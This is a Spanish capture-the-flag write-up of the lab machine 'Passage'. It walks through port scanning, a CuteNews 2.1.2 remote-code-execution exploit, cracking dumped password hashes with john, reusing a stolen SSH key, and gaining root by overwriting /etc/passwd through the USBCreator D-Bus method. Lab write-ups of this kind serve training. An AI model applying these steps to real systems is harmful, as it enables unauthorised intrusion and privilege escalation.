

Passage - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDVnCUEEK8NK4naCBGc9im6v6c67d5w/z/i72QIXW9JPJ6bv/r
OsWMi+qYTFGg2DEi30HHWSMSPzVTh+YIsCzkRCHwcecTBNipHK645LwdaBLESJBUieIwuIh8icoESGaNcirD/DkJj
dCUwpz0jj/kDFGUDYHLBEN7nsFZx4boP8+p52D8F
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBcB2wKcMmurynb
|   256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGRIhMr/zUartoStYphvYD6kVzr7TDo+gIQfS2WwhSBd
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Passage News
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 80 encontramos lo siguiente:

Passage News

Lorem ipsum dolor

Navigation: [Main page](#) | [Archives](#) | [RSS](#)

Implemented Fail2Ban

18 Jun 2020 By [admin](#) [3 Comments](#)

Due to unusually large amounts of traffic, [View & Comment](#)

Phasellus tristique urna

12 Jun 2020 By [Kim Swift](#) [0 Comments](#)

Sed felis pharetra, nec sodales diam sagittis. [View & Comment](#)

Aenean dapibus nec

06 Jun 2020 By [Kim Swift](#) [0 Comments](#)

Urna eget vulputate. [View & Comment](#)

Nullam metus tellus

02 May 2020 By [Kim Swift](#) [0 Comments](#)

Ornare ut fringilla id, accumsan quis turpis. [View & Comment](#)

He intentado realizar fuzzing web pero veo que la maquina victima me tira la conexion. En la web explica que esta implementado "Fail2Ban":


Due to unusually large amounts of traffic, we have implementated Fail2Ban on our website. Let it be known that excessive access to our server will be met with a two minute ban on your IP Address. While we do not wish to lock out our legitimate users, this decision is necessary in order to ensure a safe viewing experience. Please proceed with caution as you browse through our extensive news selection. [View & Comment](#)

Buscando en el codigo fuente vemos posibles rutas, mencionan "CuteNews":

```
<title>**Implemented Fail2Ban**</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta name="description" content="" />
<!-- **CSS - stylesheets** -->
<link href="CuteNews/libs/css/cosmo.min.css" rel="stylesheet">
<link href="CuteNews/libs/css/font-awesome.min.css" rel="stylesheet">

<!-- **JS Javascripts** -->
<script src="CuteNews/libs/js/jquery.js"></script>
<script src="CuteNews/libs/js/bootstrap.min.js"></script>
```

"CuteNews" es un gestor de contenido "CMS":



Cutenews

Software :

CuteNews es un gestor de noticias/sistema de publicación blog, creado por el equipo de desarrolladores de CutePHP, liderado por Georgi Avramov y distribuido por primera vez de manera gratuita en el año 2002. [Wikipedia](#)

Vamos a ir a la ruta "CuteNews" a ver que nos encontramos:

CuteNews

news management system

Please sign in

User

Password

☐ Remember me

Sign in

Register

[\(lost password\)](#)

Powered by [CuteNews 2.1.2](#) © 2002–2024 [CutePHP](#).
(unregistered)

Es el panel de login del CMS. Abajo podemos ver la version "2.1.2". Vamos a buscar exploits para esa version:

```
(kali@kali)-[~/Downloads]
$ searchsploit cutenews 2.1.2

Exploit Title
-----
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)
CuteNews 2.1.2 - Arbitrary File Deletion
CuteNews 2.1.2 - Authenticated Arbitrary File Upload
CuteNews 2.1.2 - Remote Code Execution
```

Encontramos un RCE, tras echarle un vistazo solo tenemos que explotarlo con python3 y nos ira pidiendo inputs. Voy a enviarme un ping

```
[→] Usage python3 expoit.py

Enter the URL> http://10.10.10.206

=====
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
=====
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfc9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
=====

Registering a users

[+] Registration successful with username: qWxGH60YKg and password: qWxGH60YKg

Sending Payload

signature_key: 2dd5a9583b273484fec9e520929fc893-qWxGH60YKg
signature_dsi: 7dcacfe365ab8fc61c990c9f65743a4b
logged in user: qWxGH60YKg

Dropping to a SHELL

command > ping 10.10.14.11
```



```
admin:7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
meier:4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
paul:e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
kim:f669a6f691f98ab0562356c0cd5d5e7dc20a07941c86adcfce9af3085fbeca
egre:4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
```

Lo decodeamos con john y encontramos una pass:

```
(kali㉿kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
atlanta1 (paul)
1g 0:00:00:00 DONE (2024-11-04 06:16) 1.333g/s 19124Kp/s 19124Kc/s 76541KC/s (454579)..*7;Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Iniciamos sesion con el usuario paul y vemos que en el directorio home tiene unas claves ssh que no le pertenecen a el, en el archivo authorized keys se menciona al usuario nadav:

```
paul@passage:~/ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACzXiscFGV3l9T2gvX0kH
ktI3bo/H3jxYTXY3kfIUko3WFnoVZiTmvKLDkAlO/+S2tYQa7wMleSR01p
SyOEWhcPybkM5hxdL9ge9bWreSfNC1122qq49d nadav@passage
```

Pertenecen al otro usuario "nadav". Podemos intuir que la clave id_rsa, tambien pertenece al usuario nadav, por lo que podemos probar a copiarnos la clave id_rsa y intentar iniciar sesion con el usuario nadav:

```
(kali㉿kali)-[~/Downloads]
$ nano id_rsa

(kali㉿kali)-[~/Downloads]
$ chmod 600 id_rsa


(kali㉿kali)-[~/Downloads]
$ ssh -i id_rsa navdev@10.10.10.206
The authenticity of host '10.10.10.206 (10.10.10.206)' can't be established.
ED25519 key fingerprint is SHA256:BD7E5sbGZ+avx6QQcDrb9FWVlbulHrgseagsAQrvC4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.206' (ED25519) to the list of known hosts.
navdev@10.10.10.206: Permission denied (publickey).

(kali㉿kali)-[~/Downloads]
$ ssh -i id_rsa nadav@10.10.10.206
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$ ls -la
```

Si vemos el archivo ".viminfo" del usuario nadav podemos ver lo siguiente:

```
> /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
"
12
7
```

Esto quiere decir que el usuario ha estado mirando algo de "USBCreator". Vamos a buscar si hay alguna forma de escalar privilegios:



Aqui nos dice un ejemplo de como podemos crear archivos como root:

```
nadav@ubuntu:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(smbshare)
nadav@ubuntu:~$ ls / | grep a.txt
nadav@ubuntu:~$ echo "Hello world of USB" > ~/a.txt
nadav@ubuntu:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/a.txt /a.txt true
()
nadav@ubuntu:~$ ls / | grep a.txt
a.txt
nadav@ubuntu:~$ ll /a.txt
-rw-r--r-- 1 root root 19 Jun 20 06:08 /a.txt
nadav@ubuntu:~$ cat /a.txt
Hello world of USB
nadav@ubuntu:~$
```

Lo que podemos hacer es hacernos una copia del archivo "/etc/passwd", modificar la contraseña del usuario root y subir el archivo modificado a "/etc/passwd". Primero vamos a crear una contraseña para root con "openssl passwd":

```
nadav@passage:~$ openssl passwd
Password:
Verifying - Password:
LUbbDrZxe3Pjk
```

He creado la contraseña "p@ssw0rd". Ahora que tenemos la contraseña en un formato correcto hacemos una copia del archivo /etc/passwd en el directorio home del usuario navdev y le introducimos la contraseña a root:

```
root:LUbbDrZxe3Pjk:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Ahora ejecutamos el comando que nos dice para subir la copia del archivo de passwd a /etc/passwd:

```
nadav@passage:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/passwd /etc/passwd
true
```

Y ahora podemos iniciar sesion como root:

```
nadav@passage:~$ su root
Password:
root@passage:/home/nadav# whoami
root
```